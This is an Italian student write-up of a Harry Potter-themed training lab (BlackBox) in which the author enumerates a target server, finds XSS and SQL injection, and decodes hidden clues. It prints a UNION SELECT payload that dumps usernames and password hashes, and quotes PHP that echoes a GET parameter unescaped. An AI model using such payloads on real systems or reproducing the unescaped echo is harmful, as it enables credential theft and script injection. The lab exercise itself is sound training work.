

Cyber Security Report



BlackBox EPCODE

01/11/2025

Autore :

Pace Massimiliano

email : efmpas@gmail.com

Riassunto esecuzione esercizio

Indice :

- ° Spiegazione pag .2
- ° Esercizio e svolgimento pag. 3
- ° Conclusioni-Riflessioni pag.

INTRODUZIONE BLACKBOX EPICODE

In questa BlackBox bisognerà riottenere i privilegi di root vagliando le varie possibilità e utilizzando tutti gli strumenti in nostro possesso.

La storia è molto semplice ma lo svolgimento e la risoluzione del problema non segue logiche precise, LUCA il protagonista della storia ha sabotato il server dell'azienda per cui lavorava la THETA . Il nostro compito è di riuscire a sistemare tutto seguendo gli indizi lasciati dall'ex dipendente.

-Abbiamo l'indirizzo ip : 192.168.50. 6


-Abbiamo i nomi di 2 protagonisti LUCA e MILENA(presumibilmente amante o fidanzata dell'infame)

-Tutta la BlackBox è a tema Harry Potter


Partiamo da questo per sondare ciò che è vulnerabile e ciò che viene invece camuffato dalla "magia"

INIZIO AVVENTURA


IL PRIMO PASSO E' ASSICURARSI CHE L'IP CORRISPONDA A CIO' CHE ABBIAMO NOI




ESEGUIAMO UN PING VERSO LA MACCHINA




APRIAMO IL BROWSER E INSERIAMO L'INDIRIZZO IP , APRIAMO ANCHE L'INSPECTOR PER VISUALIZZARE COSA PUO' NASCONDERE LA PAGINA




Qui ci troviamo di fronte alle prime ‘anomalie’ :
linguaggio esoterico , presenza di un pass : accio e il logo del
sito Theta e’ in realtà un jpg con estensione png. Prima di tutto
voglio utilizzare gobuster per fare un enumerazione sul sito per
vedere se sono presenti parti nascoste



Avvio Burpsuite per visualizzare cookie e per analizzare il traffico




Qui troviamo quella che per ora sembra una password
wand= bacchetta , creiamo un txt con tutti gli indizi trovati e
iniziamo a controllare i risultati di gobuster. Avendo già provato
a fare un xss e sul inj che non ha portato risultati sul sito in
chiaro tenterò di fare lo stesso su OLDSITE uno dei risultati di
gobuster. Qui abbiamo un risultato positivo , il sito restituisce
prima l'alert inserito con XSS e poi la richiesta di user con SQL
injection.




Ora utilizziamo union select concat per tentare di trovare le password degli utenti :

UNION SELECT CONCAT(username, '*', password), NULL FROM users --




Gli hash dei rispettivi utenti vengono visualizzati in chiaro

Ritorniamo per un attimo a visionare il logo di THETA e dopo averlo cambiato in jpg lo scarichiamo e analizziamolo con steghide. Utilizziamo la password trovata in precedenza ACCIO



Il risultato ci restituisce un file txt chiamato poesia ,la poesia fa riferimento ad un incontro in un luogo senza tempo e in maniera criptica parla delle porte 22 e 2222.

Collegiamoci ad uno degli indirizzi trovati da gobuster /tmp li troviamo un ulteriore indizio 7282=>intenzioni



Importante

Tutti i siti trovati contengono tantissimi dettagli da ‘decodificare’ . Per evitare di fare un report da 1000 pagine riassumerò tutti gli indizi insieme specialmente quelli esoterici.

Utilizzando un brainfuck decoder ho trovato interessanti indizi che riportano alla mappa del malandrino di Harry Potter

9220 = giuro

1700 = solennemente

9991 = di

55677 = non avere

37789 = buone

7282 = intenzioni

Sempre controllando tramite ispector burp suite sono riuscito a trovare anche un codice essenziale per la risoluzione dell’ enigma che riporto di seguito:

```
if(strpos($_GET['xss'],'script') != 0){
```

```
    echo "<p>Signor harry, non puoi attraversare la barriera del binario  
0 e ¾. Sei sicuro di non essere un Babbano?</p>";
```

```
} elseif(strtolower($_GET['xss'])=="giuro solennemente di non avere  
buone intenzioni"){
```

```
    echo "<p>Caro user, la Mappa del Malandrino nasconde un altro  
segreto. Hai provato a bussare?</p>";
```

```
} else echo "<p>" . $_GET['xss'] . "</p>";
```

```
} else {
```

```
if(isset($_GET['xss'])) echo '<p>' . $_GET['xss'] . '</p>';
```

